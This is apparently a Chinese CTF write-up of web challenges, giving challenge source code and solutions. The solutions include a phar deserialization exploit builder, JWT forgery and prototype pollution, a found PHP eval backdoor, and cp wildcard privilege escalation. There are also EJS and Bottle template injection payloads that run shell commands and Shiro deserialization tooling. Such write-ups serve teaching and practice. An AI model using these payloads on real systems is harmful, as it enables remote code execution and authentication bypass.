 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
|
<?php
error_reporting(0);
class MaHaYu{
    public $HG2;
    public $ToT;
    public $FM2tM;
    public function __construct()
    {
      $this -> ZombiegalKawaii();
    }

    public function ZombiegalKawaii()
    {
      $HG2 = $this -> HG2;
      if(preg_match("/system|print|readfile|get|assert|passthru|nl|flag|ls|scandir|check|cat|tac|echo|eval|rev|report|dir/i",$HG2))
      {
        die("这这这你也该绕过去了吧");
      }
      else{
        $this -> ToT = "这其实是来自各位的";

      }
    }

    public function __destruct()
    {
      $HG2 = $this -> HG2;
      $FM2tM = $this -> FM2tM;
      echo "Wow";
      var_dump($HG2($FM2tM));
    }
}
z
$file=$_POST['file'];
if(isset($_POST['file']))
{
    if (preg_match("/'[\$%&#@*]|flag|file|base64|go|git|login|dict|base|echo|content|read|convert|filter|date|plain|text|;|<|>/i", $file))
    {
        die("对方撤回了一个请求,并企图蒙混过关");
    }
    echo base64_encode(file_get_contents($file));
}
|
一眼就知道是file_get_contents触发phar反序列化,gz压一下,改一下文件名分别绕过内容waf和文件名waf
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
|
<?php
error_reporting(0);
class MaHaYu{
    public $HG2;
    public $ToT;
    public $FM2tM;
    public function __construct()
    {
      $this -> ZombiegalKawaii();
    }

    public function ZombiegalKawaii()
    {
      $HG2 = $this -> HG2;
      if(preg_match("/system|print|readfile|get|assert|passthru|nl|flag|ls|scandir|check|cat|tac|echo|eval|rev|report|dir/i",$HG2))
      {
        die("这这这你也该绕过去了吧");
      }
      else{
        $this -> ToT = "这其实是来自各位的";

      }
    }

    public function __destruct()
    {
      $HG2 = $this -> HG2;
      $FM2tM = $this -> FM2tM;
      echo "Wow";
      var_dump($HG2($FM2tM));
    }
}
$a = new MaHaYu();
$a -> HG2 = "getenv";
$a->FM2tM="FLAG";	//本来用glob发现根目录无flag,直接看环境就好了


$phar = new Phar("2.phar"); //.phar文件
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ?>'); //固定的
$phar->setMetadata($a);
$phar->addFromString("exp.txt", "test"); //随便写点什么生成个签名,添加要压缩的文件
$phar->stopBuffering();

$fp = gzopen("2.phar.gz", 'w9');
gzwrite($fp, file_get_contents("2.phar"));
gzclose($fp);

// 将 2.phar.gz 重命名为 2.phar.png
@rename("2.phar.gz", "1.phar.png");
?>
|

然后打phar协议就好了
1
|
phar://upload/1.phar.png
|
长夜月
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
|
const fs = require('fs');
const express = require('express');
//const session = require('express-session');
const bodyParser = require('body-parser');
const jwt = require('jsonwebtoken');
const crypto = require("crypto");
const cookieParser = require('cookie-parser');
 const DEFAULT_CONFIG = {
     name: "EverNight",
     default_path: "The Remembrance",
     place: "Amphoreus",
     min_public_time: "2025-08-03"
};
const CONFIG = {
    name: "EverNight",
    default_path: "The Remembrance",
    place: "Amphoreus"
}

const users = new Map();
const FLAG = process.env.FLAG || 'oXgAmE{Just_A_Flag}'
const JWT_SECRET = crypto.randomBytes(32).toString('hex');

const app = express();
app.set('view engine', 'ejs');
app.use(express.static('public'));
app.use(bodyParser.json());
app.use(bodyParser.urlencoded({ extended: false }));
app.use(cookieParser());


if (!fs.existsSync('p@sswd.txt')) {
    fs.writeFileSync('p@sswd.txt', crypto.randomBytes(16).toString('hex').trim());
}

users.set('admin', fs.readFileSync('p@sswd.txt').toString())

// function requireLogin(req, res, next) {
//     const token = req.cookies.token || req.headers.authorization?.split(' ')[1];

//     if (!token) {
//         return res.redirect('/login', );
//     }
// }

function merge(dst, src) {
    if (typeof dst !== "object" || typeof src !== "object") return dst;
    for (let key in src) {
        if (key in src && key in dst) {
            merge(dst[key], src[key]);
        } else {
            dst[key] = src[key];
        }
    }
}

function generateJWT(username, password) {
    return jwt.sign({ username, password }, JWT_SECRET, { expiresIn: '10h' });
}

function Check(token){
    if(!token){
        res.redirect('/login');
    }
    const data = jwt.decode(token);	//没鉴权

    if(data.username === "admin"){
        return true;
    } else{
        return false;
    }
}

function Admin_Check(req, res, next){
    const token = req.cookies.token || req.headers.authorization?.split(' ')[1];

    if(!token){
        return res.redirect('/login', {message: "Need Login!"});
    }

    try{
        const data = jwt.decode(token);	//没鉴权
        if(data.username === 'admin'){
            return next();
        } else{
            return res.redirect('/trailblazer');
        }
    } catch (err){
        return res.redirect('/login');
    }
}

app.get('/', (req, res) => {
    res.render('index');
})

app.get('/login', (req, res) => {
    res.render('login');
})

app.get('/register', (req, res) => {
    res.render('register', { message: '' });
});

app.get('/logout', (req, res) => {
    res.clearCookie('token');
    res.redirect('/login');
});

app.post('/login', (req, res) => {
    let username = req.body.username;
    let password = req.body.password;
    let token = req.cookies.token || req.headers.authorization?.split(' ')[1];

    if (!users.has(username)) {
        return res.render('login', { message: 'Invalid username or password.' });
    }

    if (users.get(username) !== password) {
        return res.render('login', { message: 'Invalid username or password.' });
    }

    if(Check(token)){
        res.redirect('/admin_club1st');
    } else{
        res.redirect('/trailblazer');
    }
});

app.post('/register', (req, res) => {
    let username = req.body.username;
    let password = req.body.password;

    if (users.has(username)) {
        return res.render('register', { message: 'Username already exists.' });
    }

    users.set(username, password);
    const data = generateJWT(username, password);
    res.cookie('token', data, {httpOnly: false});
    res.redirect('/login');
});

app.get('/admin_club1st', Admin_Check, (req, res) => {
    return res.render('admin');
})

app.post('/admin_club1st', Admin_Check, (req, res) => {
    let body = req.body;
    let evernight = Object.create(CONFIG);
    let min_public_time = CONFIG.min_public_time || DEFAULT_CONFIG.min_public_time;
    merge(evernight, body);
    let en = Object.create(CONFIG);

    if (en.min_public_time < "2025-08-03") {
        return res.render('march7th', {message: FLAG});
    }

    return res.render('evernight');
});

app.get('/trailblazer', (req, res) => {
    return res.render('trailblazer', {message: "Failed Amphoreus"})
})

app.listen(80, () => {
    console.log('Server is running on port 80');
})
|
这个代码很明显,先token伪造然后再原型链污染时间就行,先说token伪造,它这个注册的时候用密钥生成的,但是登入时解token没有鉴权,所以直接伪造admin就行
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
|
import jwt
import datetime
import time
# 定义标头(Headers)
headers = {"alg":"HS256","typ":"JWT"}

# 定义有效载体(Payload)
token_dict = {
    "username":"admin",
    "password":"user",
    "iat":time.time(),
    "exp":time.time() + 36000}

# 密钥
secret = ''

jwt_token = jwt.encode(token_dict, secret, algorithm='HS256', headers=headers)
print("JWT Token:", jwt_token)
|
然后将min_public_time污染成8月3号前就行
1
|
{"__proto__": { "min_public_time": "2025-08-01" }}
|

放开我的变量
考点:cp通配符提权
一扫发现一个后门/asdback.php,直接蚁剑连
1
2
3
4
5
6
7
|
<?php

highlight_file(__FILE__);
echo("Please Input Your CMD");
$cmd = $_POST['__0xGame2025phpPsAux'];
eval($cmd);
?>
|
但是拿不了flag,提权也不行,一看start.sh,湾区杯和N1写过,打cp通配符提权

2025 N1CTF Junior Web 方向全解 | J1rrY’s Blog
1
2
3
4
5
|
cd /var/www/html/primary/
echo "">"-H"
ln -s /flag	ff
cd ../marstream
cat f
|

这真的是文件上传
考点:js审计之ejs渲染
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
|
//original-author: gtg2619
//adapt: P
const express = require('express');
const ejs = require('ejs');
const fs = require('fs');
const path = require('path');

const app = express();
app.set('view engine', 'ejs');
app.use(express.json({
    limit: '114514mb'
}));

const STATIC_DIR = __dirname;

function serveIndex(req, res) {
    // Useless Check , So It's Easier

    var whilePath = ['index'];
    var templ = req.query.templ || 'index';

    if (!whilePath.includes(templ)){
        return res.status(403).send('Denied Templ');
    }

    var lsPath = path.join(__dirname, req.path);

    try {
        res.render(templ, {
            filenames: fs.readdirSync(lsPath),
            path: req.path
        });
    } catch (e) {
        res.status(500).send('Error');
    }
}

app.use((req, res, next) => {
    if (typeof req.path !== 'string' ||
            (typeof req.query.templ !== 'string' && typeof req.query.templ !== 'undefined' && typeof req.query.templ !== null)
        ) res.status(500).send('Error');
    else if (/js$|\.\./i.test(req.path)) res.status(403).send('Denied filename');
    else next();
})

app.use((req, res, next) => {
    if (req.path.endsWith('/')) serveIndex(req, res);
    else next();
})

app.put('/*', (req, res) => {
    // Why Filepath Not Check ?
    const filePath = path.join(STATIC_DIR, req.path);

    fs.writeFile(filePath, Buffer.from(req.body.content, 'base64'), (err) => {
        if (err) {
            return res.status(500).send('Error');
        }
        res.status(201).send('Success');
    });
});

app.listen(80, () => {
    console.log(`running on port 80`);
});
|
1
2
3
4
|
<%- global.process.mainModule.require('child_process').execSync('env')
%>

{"content":"PCUtIGdsb2JhbC5wcm9jZXNzLm1haW5Nb2R1bGUucmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWNTeW5jKCdlbnYnKQ0KJT4="}
|


New_Python!
考点:uuid8加密
随便注册一个账户登入,得到
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
|
from Crypto.Util.number import getPrime, bytes_to_long
from gmpy2 import invert
import random
import uuid

# 通过RSA得到UUID8的a
# 再通过其他方式获取到b和c
# 利用UUID8生成Admin密码

msg= b''
BITS = 1024
e = 65537

p = getPrime(BITS//2)
q = getPrime(BITS//2)
n = p * q

phi = (p - 1) * (q - 1)
d = int(invert(e, phi))

key = bytes_to_long(msg)

c = pow(key, e, n)

dp = d % (p - 1)

#print("n = ", n)
#print("e = ", e)
#print("c = ", c)
#print("dp = ", dp)

key = "" #{}内的
key = key.encode()
key = int.from_bytes(key, 'big')
pa = uuid.uuid8(a=key)

#n = 70344167219256641077015681726175134324347409741986009928113598100362695146547483021742911911881332309275659863078832761045042823636229782816039860868563175749260312507232007275946916555010462274785038287453018987580884428552114829140882189696169602312709864197412361513311118276271612877327121417747032321669
#e =  65537
#c =  46438476995877817061860549084792516229286132953841383864271033400374396017718505278667756258503428019889368513314109836605031422649754190773470318412332047150470875693763518916764328434140082530139401124926799409477932108170076168944637643580876877676651255205279556301210161528733538087258784874540235939719
#dp =  7212869844215564350030576693954276239751974697740662343345514791420899401108360910803206021737482916742149428589628162245619106768944096550185450070752523
|
先rsa解密得到a
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
|
import math
import random
import re

# Given RSA parameters and leak
n = 70344167219256641077015681726175134324347409741986009928113598100362695146547483021742911911881332309275659863078832761045042823636229782816039860868563175749260312507232007275946916555010462274785038287453018987580884428552114829140882189696169602312709864197412361513311118276271612877327121417747032321669
e = 65537
c = 46438476995877817061860549084792516229286132953841383864271033400374396017718505278667756258503428019889368513314109836605031422649754190773470318412332047150470875693763518916764328434140082530139401124926799409477932108170076168944637643580876877676651255205279556301210161528733538087258784874540235939719
dp = 7212869844215564350030576693954276239751974697740662343345514791420899401108360910803206021737482916742149428589628162245619106768944096550185450070752523


def recover_p_from_dp(n: int, e: int, dp: int, max_trials: int = 256) -> int:
    """Recover a prime factor p of n from e and dp (where dp = d mod (p-1)).

    Strategy: Let k = e*dp - 1, which is a multiple of (p-1). Use a
    Miller-style splitting approach: factor out powers of two and try
    gcd(pow(g, k', n) - 1, n) during repeated squaring.
    """
    k = e * dp - 1
    # Remove factors of 2 from k
    r = 0
    t = k
    while t % 2 == 0:
        t //= 2
        r += 1

    for _ in range(max_trials):
        g = random.randrange(2, n - 2)
        x = pow(g, t, n)
        if x == 1 or x == n - 1:
            continue
        for _ in range(r + 1):
            p = math.gcd(x - 1, n)
            if 1 < p < n:
                return p
            x = pow(x, 2, n)
            if x == 1:
                break
    # Fallback: direct attempt with k
    for _ in range(max_trials):
        g = random.randrange(2, n - 2)
        x = pow(g, k, n)
        p = math.gcd(x - 1, n)
        if 1 < p < n:
            return p
    raise ValueError("Failed to recover prime factor with dp leak")


def modinv(a: int, m: int) -> int:
    return pow(a, -1, m)


def int_to_bytes(i: int) -> bytes:
    if i == 0:
        return b"\x00"
    length = (i.bit_length() + 7) // 8
    return i.to_bytes(length, 'big')


def padding(input_string: str) -> int:
    byte_string = input_string.encode('utf-8')
    if len(byte_string) > 6:
        byte_string = byte_string[:6]
    padded_byte_string = byte_string.ljust(6, b'\x00')
    padded_int = int.from_bytes(padded_byte_string, byteorder='big')
    return padded_int


def extract_braced_value(text: str) -> str | None:
    match = re.search(r"\{([^}]*)\}", text)
    return match.group(1) if match else None


def main():
    # Recover p from dp
    p = recover_p_from_dp(n, e, dp)
    q = n // p
    assert p * q == n

    phi = (p - 1) * (q - 1)
    d = modinv(e, phi)

    m = pow(c, d, n)
    m_bytes = int_to_bytes(m)

    decoded = m_bytes.decode('utf-8', errors='ignore')
    inner = extract_braced_value(decoded)
    if inner is None:
        # Fallback: treat entire m as integer 'a'
        a_full = m
    else:
        a_full = int.from_bytes(inner.encode('utf-8'), 'big')

    a_48 = a_full & ((1 << 48) - 1)

    print("p=", p)
    print("q=", q)
    print("m_bytes=", decoded)
    print("a_full=", a_full)
    print("a_48=", a_48)


if __name__ == "__main__":
    main()
|

响应头看到b=120604030108

目录扫描得到auth,得到c=7430469441
直接uuid8加密即可
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
|
import uuid


def uuid8_from_chunks(a: int, b: int, c: int) -> uuid.UUID:
    a48 = a & ((1 << 48) - 1)
    b12 = b & ((1 << 12) - 1)
    c62 = c & ((1 << 62) - 1)

    int_uuid = (a48 << 80) | (b12 << 64) | c62
    int_uuid |= (0x8 << 76)  # version 8
    int_uuid |= (0x2 << 62)  # RFC 4122 variant

    return uuid.UUID(int=int_uuid)


def main() -> None:
    a = 109343314834543
    b = 120604030108
    c = 7430469441
    u = uuid8_from_chunks(a, b, c)
    print(u)


if __name__ == "__main__":
    main()
|
admin/63727970-746f-849c-8000-0001bae3f741登入,执行env即可

week4
SpringShiro
拿到附件,知道用户密码是admin/123456,登进去什么也没有,登入抓包结合题目应该是shiro反序列化

目录扫描没发现啥东西,但是密钥一般都在/actuator/heapdump,访问得到,然后用工具解密
1
|
java -jar JDumpSpider-1.1-SNAPSHOT-full.jar heapdump
|
得到qebXusiEQHNsQq+TDqfsFQ==

1
|
java -jar shiro_attack-4.7.0-SNAPSHOT-all.jar
|
然后爆破利用链执行命令就行(吐槽题目环境有点问题)
绳网委托Bottle版
考点:abort无回显
flask框架,尝试发现过滤了{}<>,那肯定打bottle的pyhton代码执行,就打abort吧,刚好GHCTF打过
GHCTF-web-wp_just join #angstromctf on freenode and the fla-CSDN博客
SimpleTemplate 模板引擎 — Bottle 0.13-dev 文档
由于过滤了<>,用引号包裹绕过语法检测
1
2
3
4
5
6
|
'''
% from bottle import abort
% a=__import__('os').popen("ls /").read()
% abort(404,a)
% end
'''
|
wp的方法其实就是文档中讲的另一种形式,也学习一下,其实也差不多
1
2
3
4
5
|
<div>
 % if __import__('bottle').abort(404,__import__('os').popen("cat /flag").read()):
	<span>content</span>
 % end
</div>
|
看看源码
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
|
from bottle import Bottle, request, template, run, static_file
from datetime import datetime

app = Bottle()

messages = []

def Comment(message):
    message_items = "".join([f"""
    <div class="message-card">
        <img class="avatar" src="/static/avatar2.jpg" alt="Avatar">
        <div class="body">
            <p class="text">{item['text']}</p>
            <small class="time">#{idx + 1} · {item['time']}</small>
        </div>
    </div>
""" for idx, item in enumerate(message)])

    board = f"""//前端代码
"""
    return board


def check(message):
    filtered = message.replace("{", " ").replace("}", " ").replace("eval", "?").replace("system", "~").replace("exec","?").replace("7*7","我猜你想输入7*7").replace("<","尖括号").replace(">","尖括号")
    return filtered

@app.route('/')
def index():
    return template(Comment(messages))

@app.route('/comment', method='POST')
def submit():
    text = check(request.forms.get('message'))
    now = datetime.now().strftime("%Y-%m-%d %H:%M")
    messages.append({"text": text, "time": now})
    return template(Comment(messages))

@app.route('/static/<filename:path>')
def send_static(filename):
    return static_file(filename, root='./static')

if __name__ == '__main__':
    run(app, host='0.0.0.0', port=9000)
|
跨站脚本攻击叫CSS还是XSS
考点:用CSS 注⼊实现 XS Leak
这题就是下面app.js与bot.js有用
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
|
// 导入 Node.js 内置模块
const fs = require('fs'); // 文件系统模块,用于读写文件
const crypto =  require('crypto'); // 加密模块,用于生成随机数和加密操作

// 导入第三方模块
const express = require('express'); // Express Web框架
const session = require('express-session') // Express会话管理中间件
const bodyParser = require('body-parser'); // 请求体解析中间件
const createDOMPurify = require('dompurify'); // DOMPurify库,用于清理HTML内容防止XSS攻击
const { JSDOM } = require('jsdom'); // jsdom库,用于在Node.js中模拟DOM环境

// 创建JSDOM窗口对象,用于DOMPurify在Node.js环境中运行
const window = new JSDOM('').window;
// 创建DOMPurify实例,用于清理用户输入的HTML内容
const DOMPurify = createDOMPurify(window);

// 创建Express应用实例
const app = express();
// 设置视图引擎为EJS模板引擎
app.set('view engine', 'ejs');
// 使用body-parser中间件解析URL编码的表单数据
app.use(bodyParser.urlencoded({ extended: false }));
// 配置会话管理中间件
app.use(session({
    secret: crypto.randomBytes(64).toString('hex'), // 会话密钥,每次重启都会变化(随机生成64字节的十六进制字符串)
    resave: false, // 不强制保存会话,即使未被修改
    saveUninitialized: true // 保存未初始化的会话(新会话)
}))

// 使用Map数据结构存储用户信息(用户名 -> 密码)
const users = new Map();
// 使用Map数据结构存储笔记内容(笔记ID -> 笔记内容)
const notes = new Map();
// 从环境变量读取FLAG,如果不存在则使用默认测试值
const FLAG = process.env.FLAG || '0xGame{Test_For_Fun}';

// 如果passwd.txt文件不存在,则创建一个新文件并写入随机密码
if (!fs.existsSync('passwd.txt')) {
    // 生成16字节的随机数据并转换为十六进制字符串作为admin密码
    fs.writeFileSync('passwd.txt', crypto.randomBytes(16).toString('hex'));
}

// 从passwd.txt文件读取admin账户的密码并存储到users Map中
users.set('admin', fs.readFileSync('passwd.txt').toString());

// 从bot.js模块导入visit函数,用于自动化访问URL(用于XSS挑战)
const { visit } = require('./bot');

// 中间件函数:检查用户是否已登录
// 如果未登录则重定向到登录页面,否则继续执行下一个中间件
function requireLogin(req, res, next) {
    if (!req.session.user) { // 检查会话中是否存在用户信息
        res.redirect('/login'); // 未登录,重定向到登录页面
    } else {
        next(); // 已登录,继续执行下一个中间件或路由处理函数
    }
}

// GET路由:显示登录页面
app.get('/login', (req, res) => {
    res.render('login'); // 渲染login.ejs模板
})

// GET路由:显示注册页面
app.get('/register', (req, res) => {
    res.render('register'); // 渲染register.ejs模板
})

// POST路由:处理用户登录请求
app.post('/login', (req, res) => {
    let username = req.body.username; // 从请求体中获取用户名
    let password = req.body.password; // 从请求体中获取密码

    // 验证用户名是否存在且密码是否正确
    if (users.has(username) && users.get(username) === password) {
        req.session.user = username; // 登录成功,将用户名存储到会话中
        res.redirect('/'); // 重定向到首页
    } else {
        // 登录失败,重新渲染登录页面并显示错误消息
        res.render('login', {
            message: 'Invalid username or password.'
        });
    }
})

// POST路由:处理用户注册请求
app.post('/register', (req, res) => {
    let username = req.body.username; // 从请求体中获取用户名
    let password = req.body.password; // 从请求体中获取密码

    // 检查用户名是否已存在
    if (users.has(username)) {
        // 用户名已存在,重新渲染注册页面并显示错误消息
        res.render('register', {
            message: 'Username already exists.'
        });
    } else {
        // 用户名不存在,将新用户添加到users Map中(注意:密码以明文存储,存在安全风险)
        users.set(username, password);
        res.redirect('/login'); // 注册成功,重定向到登录页面
    }
})

// GET路由:显示首页(需要登录)
app.get('/', requireLogin, (req, res) => {
    res.render('index'); // 渲染index.ejs模板
})

